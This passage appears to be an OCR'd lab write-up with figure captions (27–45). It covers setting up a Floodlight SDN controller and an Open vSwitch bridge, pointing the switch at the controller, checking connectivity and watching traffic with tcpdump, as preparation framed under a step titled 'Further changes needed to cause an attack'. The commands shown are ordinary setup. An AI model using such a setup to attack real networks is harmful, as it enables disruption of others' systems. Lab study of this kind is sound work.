

Fig 27: A new controller shell is opened.



Fig 28: In the new controller shell, floodlight is run using "java -jar target/floodlight.jar".

Step4: Further changes needed to cause an attack.



Fig 29: A shell for switch is opened.



Fig 30: The current switch configuration is obtained by using the command " sudo ovs-vsctl show".



Fig 31: A bridge named bro is created using the command "sudo ovs-vsctl add-br bro".



Fig 32: To see the configuration, the command "ifconfig" is run. There are 5 eth interfaces present.



Fig 33: Configuration of etho and eth1.



Fig 34: Configuration of eth2 and eth3.



Fig 35: Configuration of eth4.



Fig 36: The three ports are added to the bridge. The commands used are – "sudo ovs-vsctl add-port bro eth2", "sudo ovs-vsctl add-port bro eth3", "sudo ovs-vsctl add-port bro eth4".



Fig 37: IP addresses on those interfaces are removed using "sudo ifconfig eth2 0", "sudo ifconfig eth3 0" and "sudo ifconfig eth4 0" respectively.



Fig 38: Switch is pointed to the controller using "sudo ovs-vsctl set-controller bro tcp:192.168.1.2:6653".



Fig 39: Connections are checkied by pinging from host1 to host2 using IP of host2 – "ping 10.10.10.2".



Fig 40: Connection is set up and is working.



Fig 41: Connections are checked by pinging from host1 to host3 using IP of host3 – “ping 10.10.10.3”.



Fig 42: Connection is set up and is working.



Fig 43: A shell for host2 is opened.



Fig 44: A shell for host3 is opened.



Fig 45: To see what packets are showing up in this shell, the command " sudo tcpdump -i eth1 -eenn" is used. We see rare ARP or LLDP packet here.

